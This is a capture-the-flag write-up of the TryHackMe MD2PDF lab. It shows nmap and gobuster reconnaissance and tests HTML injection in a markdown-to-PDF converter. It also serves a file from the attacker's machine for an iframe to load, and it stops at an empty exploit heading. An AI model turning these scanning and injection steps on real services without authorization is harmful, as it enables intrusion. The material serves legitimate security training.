# MD2PDF

> **Instruction**:
>
> Hello Hacker!
>
> TopTierConversions LTD is proud to announce its latest and greatest product launch: MD2PDF.
>
> This easy-to-use utility converts markdown files to PDF and is totally secure! Right...?
>
> *Note: Please allow 3-5 minutes for the VM to boot up fully before attempting the challenge.*

## Enumeration

### Nmap

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- --min-rate 5000 -Pn <TARGET_IP>
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-19 15:43 EDT
Nmap scan report for <TARGET_IP>
Host is up (0.19s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
5000/tcp open  upnp

Nmap done: 1 IP address (1 host up) scanned in 14.02 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV -A -T4 -Pn -p 22,80,5000 <TARGET_IP>
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-19 15:44 EDT
WARNING: Service <TARGET_IP>:80 had already soft-matched rtsp, but now soft-matched sip; ignoring second value
WARNING: Service <TARGET_IP>:5000 had already soft-matched rtsp, but now soft-matched sip; ignoring second value
Nmap scan report for <TARGET_IP>
Host is up (0.18s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 394f614d4754a1c59b29a3c8fe5eac7b (RSA)
|   256 055cbb92c97446d54b0d6ba12dbf09a0 (ECDSA)
|_  256 db1ac36fcef6fe9dddba19d0613646d1 (ED25519)
80/tcp   open  rtsp
| fingerprint-strings:
```

```
|   FourOhFourRequest:
|     HTTP/1.0 404 NOT FOUND
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 232
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
|     <title>404 Not Found</title>
|     <h1>Not Found</h1>
|     <p>The requested URL was not found on the server. If you entered the URL manually please check your spelling
and try again.</p>
|   GetRequest:
|     HTTP/1.0 200 OK
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 2660
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8" />
|     <meta
|     name="viewport"
|     content="width=device-width, initial-scale=1, shrink-to-fit=no"
|     <link
|     rel="stylesheet"
|     href="./static/codemirror.min.css"/>
|     <link
|     rel="stylesheet"
|     href="./static/bootstrap.min.css"/>
|     <title>MD2PDF</title>
|     </head>
|     <body>
|     <!-- Navigation -->
|     <nav class="navbar navbar-expand-md navbar-dark bg-dark">
|     <div class="container">
|     class="navbar-brand" href="/"><span class="">MD2PDF</span></a>
|     </div>
|     </nav>
|     <!-- Page Content -->
|     <div class="container">
|     <div class="">
|     <div class="card mt-4">
|     <textarea class="form-control" name="md" id="md"></textarea>
|     </div>
|     <div class="mt-3
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Content-Type: text/html; charset=utf-8
|     Allow: GET, HEAD, OPTIONS
|     Content-Length: 0
|   RTSPRequest:
|     RTSP/1.0 200 OK
|     Content-Type: text/html; charset=utf-8
|     Allow: GET, HEAD, OPTIONS
|_    Content-Length: 0
|_http-title: MD2PDF
|_rtsp-methods: ERROR: Script execution failed (use -d to debug)
5000/tcp open  rtsp
|_rtsp-methods: ERROR: Script execution failed (use -d to debug)
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 NOT FOUND
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 232
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
|     <title>404 Not Found</title>
|     <h1>Not Found</h1>
|     <p>The requested URL was not found on the server. If you entered the URL manually please check your spelling
and try again.</p>
|   GetRequest:
|     HTTP/1.0 200 OK
```

```
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 2656
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8" />
|     <meta
|     name="viewport"
|     content="width=device-width, initial-scale=1, shrink-to-fit=no"
|     <link
|     rel="stylesheet"
|     href="./static/codemirror.min.css"/>
|     <link
|     rel="stylesheet"
|     href="./static/bootstrap.min.css"/>
|     <title>MD2PDF</title>
|     </head>
|     <body>
|     <!-- Navigation -->
|     <nav class="navbar navbar-expand-md navbar-dark bg-dark">
|     <div class="container">
|     class="navbar-brand" href="/"><span class="">MD2PDF</span></a>
|     </div>
|     </nav>
|     <!-- Page Content -->
|     <div class="container">
|     <div class="">
|     <div class="card mt-4">
|     <textarea class="form-control" name="md" id="md"></textarea>
|     </div>
|     <div class="mt-3
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Content-Type: text/html; charset=utf-8
|     Allow: OPTIONS, GET, HEAD
|     Content-Length: 0
|   RTSPRequest:
|     RTSP/1.0 200 OK
|     Content-Type: text/html; charset=utf-8
|     Allow: OPTIONS, GET, HEAD
|_    Content-Length: 0
2 services unrecognized despite returning data. If you know the service/version, please submit the following finge
rprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port80-TCP:V=7.93%I=7%D=7/19%Time=64B83D28%P=x86_64-pc-linux-gnu%r(GetR
SF:equest,AB5,"HTTP/1\.0\x20200\x20OK\r\nContent-Type:\x20text/html;\x20ch
SF:arset=utf-8\r\nContent-Length:\x202660\r\n\r\n<!DOCTYPE\x20html>\n<html
SF:\x20lang=\"en\">\n\x20\x20<head>\n\x20\x20\x20\x20<meta\x20charset=\"ut
SF:f-8\"\x20/>\n\x20\x20\x20\x20<meta\n\x20\x20\x20\x20\x20\x20name=\"view
SF:port\"\n\x20\x20\x20\x20\x20\x20content=\"width=device-width,\x20initia
SF:l-scale=1,\x20shrink-to-fit=no\"\n\x20\x20\x20\x20/>\n\n\x20\x20\x20\x2
SF:0<link\n\x20\x20\x20\x20\x20\x20rel=\"stylesheet\"\n\x20\x20\x20\x20\x2
SF:0\x20href=\"\./static/codemirror\.min\.css\"/>\n\n\x20\x20\x20\x20<link
SF:\n\x20\x20\x20\x20\x20\x20rel=\"stylesheet\"\n\x20\x20\x20\x20\x20\x20h
SF:ref=\"\./static/bootstrap\.min\.css\"/>\n\n\x20\x20\x20\x20\n\x20\x20\x
SF:20\x20<title>MD2PDF</title>\n\x20\x20</head>\n\n\x20\x20<body>\n\x20\x2
SF:0\x20\x20<!--\x20Navigation\x20-->\n\x20\x20\x20\x20<nav\x20class=\"nav
SF:bar\x20navbar-expand-md\x20navbar-dark\x20bg-dark\">\n\x20\x20\x20\x20\
SF:x20\x20<div\x20class=\"container\">\n\x20\x20\x20\x20\x20\x20\x20\x20<a
SF:\x20class=\"navbar-brand\"\x20href=\"/\"><span\x20class=\"\">MD2PDF</sp
SF:an></a>\n\x20\x20\x20\x20\x20\x20</div>\n\x20\x20\x20\x20</nav>\n\n\x20
SF:\x20\x20\x20<!--\x20Page\x20Content\x20-->\n\x20\x20\x20\x20<div\x20cla
SF:ss=\"container\">\n\x20\x20\x20\x20\x20\x20<div\x20class=\"\">\n\x20\x2
SF:0\x20\x20\x20\x20\x20\x20<div\x20class=\"card\x20mt-4\">\n\x20\x20\x20\
SF:x20\x20\x20\x20\x20\x20\x20<textarea\x20class=\"form-control\"\x20name=
SF:\"md\"\x20id=\"md\"></textarea>\n\x20\x20\x20\x20\x20\x20\x20\x20</div>
SF:\n\n\x20\x20\x20\x20\x20\x20\x20\x20<div\x20class=\"mt-3\x20")%r(HTTPOp
SF:tions,69,"HTTP/1\.0\x20200\x20OK\r\nContent-Type:\x20text/html;\x20char
```

```
SF:set=utf-8\r\nAllow:\x20GET,\x20HEAD,\x20OPTIONS\r\nContent-Length:\x200
SF:\r\n\r\n")%r(RTSPRequest,69,"RTSP/1\.0\x20200\x20OK\r\nContent-Type:\x2
SF:0text/html;\x20charset=utf-8\r\nAllow:\x20GET,\x20HEAD,\x20OPTIONS\r\nC
SF:ontent-Length:\x200\r\n\r\n")%r(FourOhFourRequest,13F,"HTTP/1\.0\x20404
SF:\x20NOT\x20FOUND\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nCon
SF:tent-Length:\x20232\r\n\r\n<!DOCTYPE\x20HTML\x20PUBLIC\x20\"-//W3C//DTD
SF:\x20HTML\x203\.2\x20Final//EN\">\n<title>404\x20Not\x20Found</title>\n<
SF:h1>Not\x20Found</h1>\n<p>The\x20requested\x20URL\x20was\x20not\x20found
SF:\x20on\x20the\x20server\.\x20If\x20you\x20entered\x20the\x20URL\x20manu
SF:ally\x20please\x20check\x20your\x20spelling\x20and\x20try\x20again\.</p
SF:>\n");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port5000-TCP:V=7.93%I=7%D=7/19%Time=64B83D29%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,AB1,"HTTP/1\.0\x20200\x20OK\r\nContent-Type:\x20text/html;\x20
SF:charset=utf-8\r\nContent-Length:\x202656\r\n\r\n<!DOCTYPE\x20html>\n<ht
SF:ml\x20lang=\"en\">\n\x20\x20<head>\n\x20\x20\x20\x20<meta\x20charset=\"
SF:utf-8\"\x20/>\n\x20\x20\x20\x20<meta\n\x20\x20\x20\x20\x20\x20name=\"vi
SF:ewport\"\n\x20\x20\x20\x20\x20\x20content=\"width=device-width,\x20init
SF:ial-scale=1,\x20shrink-to-fit=no\"\n\x20\x20\x20\x20/>\n\n\x20\x20\x20\
SF:x20<link\n\x20\x20\x20\x20\x20\x20rel=\"stylesheet\"\n\x20\x20\x20\x20\
SF:x20\x20href=\"\./static/codemirror\.min\.css\"/>\n\n\x20\x20\x20\x20<li
SF:nk\n\x20\x20\x20\x20\x20\x20rel=\"stylesheet\"\n\x20\x20\x20\x20\x20\x2
SF:0href=\"\./static/bootstrap\.min\.css\"/>\n\n\x20\x20\x20\x20\n\x20\x20
SF:\x20\x20<title>MD2PDF</title>\n\x20\x20</head>\n\n\x20\x20<body>\n\x20\
SF:x20\x20\x20<!--\x20Navigation\x20-->\n\x20\x20\x20\x20<nav\x20class=\"n
SF:avbar\x20navbar-expand-md\x20navbar-dark\x20bg-dark\">\n\x20\x20\x20\x2
SF:0\x20\x20<div\x20class=\"container\">\n\x20\x20\x20\x20\x20\x20\x20\x20
SF:<a\x20class=\"navbar-brand\"\x20href=\"/\"><span\x20class=\"\">MD2PDF</
SF:span></a>\n\x20\x20\x20\x20\x20\x20</div>\n\x20\x20\x20\x20</nav>\n\n\x
SF:20\x20\x20\x20<!--\x20Page\x20Content\x20-->\n\x20\x20\x20\x20<div\x20c
SF:lass=\"container\">\n\x20\x20\x20\x20\x20\x20<div\x20class=\"\">\n\x20\
SF:x20\x20\x20\x20\x20\x20<div\x20class=\"card\x20mt-4\">\n\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20<textarea\x20class=\"form-control\"\x20nam
SF:e=\"md\"\x20id=\"md\"></textarea>\n\x20\x20\x20\x20\x20\x20\x20\x20</di
SF:v>\n\n\x20\x20\x20\x20\x20\x20\x20<div\x20class=\"mt-3\x20")%r(RTSP
SF:Request,69,"RTSP/1\.0\x20200\x20OK\r\nContent-Type:\x20text/html;\x20ch
SF:arset=utf-8\r\nAllow:\x20OPTIONS,\x20GET,\x20HEAD\r\nContent-Length:\x2
SF:00\r\n\r\n")%r(HTTPOptions,69,"HTTP/1\.0\x20200\x20OK\r\nContent-Type:\
SF:x20text/html;\x20charset=utf-8\r\nAllow:\x20OPTIONS,\x20GET,\x20HEAD\r\
SF:nContent-Length:\x200\r\n\r\n")%r(FourOhFourRequest,13F,"HTTP/1\.0\x204
SF:04\x20NOT\x20FOUND\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nC
SF:ontent-Length:\x20232\r\n\r\n<!DOCTYPE\x20HTML\x20PUBLIC\x20\"-//W3C//D
SF:TD\x20HTML\x203\.2\x20Final//EN\">\n<title>404\x20Not\x20Found</title>\
SF:n<h1>Not\x20Found</h1>\n<p>The\x20requested\x20URL\x20was\x20not\x20fou
SF:nd\x20on\x20the\x20server\.\x20If\x20you\x20entered\x20the\x20URL\x20ma
SF:nually\x20please\x20check\x20your\x20spelling\x20and\x20try\x20again\.<
SF:/p>\n");
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASU
S RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 2.6.32 (92%), Linux 3.1 - 3.2 (92%), Linux 3.11 (92%), Li
nux 3.2 - 4.9 (92%), Linux 3.7 - 3.10 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT       ADDRESS
1   182.55 ms 10.8.0.1
2   182.63 ms <TARGET_IP>

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.79 seconds
```

## Script


```
$(document).ready(function () {
      var editor = CodeMirror.fromTextArea(document.getElementById("md"), {
        mode: "markdown",
        lineNumbers: true,
        tabSize: 2,
        lineWrapping: true,
      })
      $("#convert").click(function () {
        const data = new FormData()
        data.append("md", editor.getValue())
        $("#progress").show()

        fetch("/convert", {
          method: "POST",
          body: data,
        })
          .then((response) => response.blob())
          .then((data) => window.open(URL.createObjectURL(data)))
          .catch((error) => {
            $("#progress").hide()
            console.log(error)
       })
    })
})
```


### Directories Scan

```
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.208.194
[+] Method:                  GET
[+] Threads:                 40
[+] Wordlist:                /usr/share/wfuzz/wordlist/Dirs/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
2023/07/19 15:53:10 Starting gobuster in directory enumeration mode
===============================================================
/admin               (Status: 403) [Size: 166]
/convert             (Status: 405) [Size: 178]
Progress: 220546 / 220561 (99.99%)
===============================================================
2023/07/19 16:17:41 Finished
===============================================================
```

# Initiate Foothold

Testing with some **markdown syntax**


MD2PDF
MD2PDF
10.10.126.190
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
MD2PDF
1 # Normal text
2 This is text
3 # Add link
4 [example.org](http://www.example.org)
5 # HTML tags
6 <textarea rows="4" cols="20">Text something...</textarea><br/>
7 <button type="submit">OK</button>
Convert to PDF
Processing...






Let try to transfer a file from local machine to server using `<iframe>` with the attribute `src`

On local machine:

```
┌──(kali㉿kali)-[~/TryHackMe/md2pdf]
└─$ echo "Test get file from attack machine" > test.txt

┌──(kali㉿kali)-[~/TryHackMe/md2pdf]
└─$ cat test.txt
Test get file from attack machine

┌──(kali㉿kali)-[~/TryHackMe/md2pdf]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

On browser:








> **Why <iframe>?**
>
> The `<iframe>` tag specifies an inline frame.

> An inline frame is used to embed another document within the current HTML document.

## Exploit → Get flag

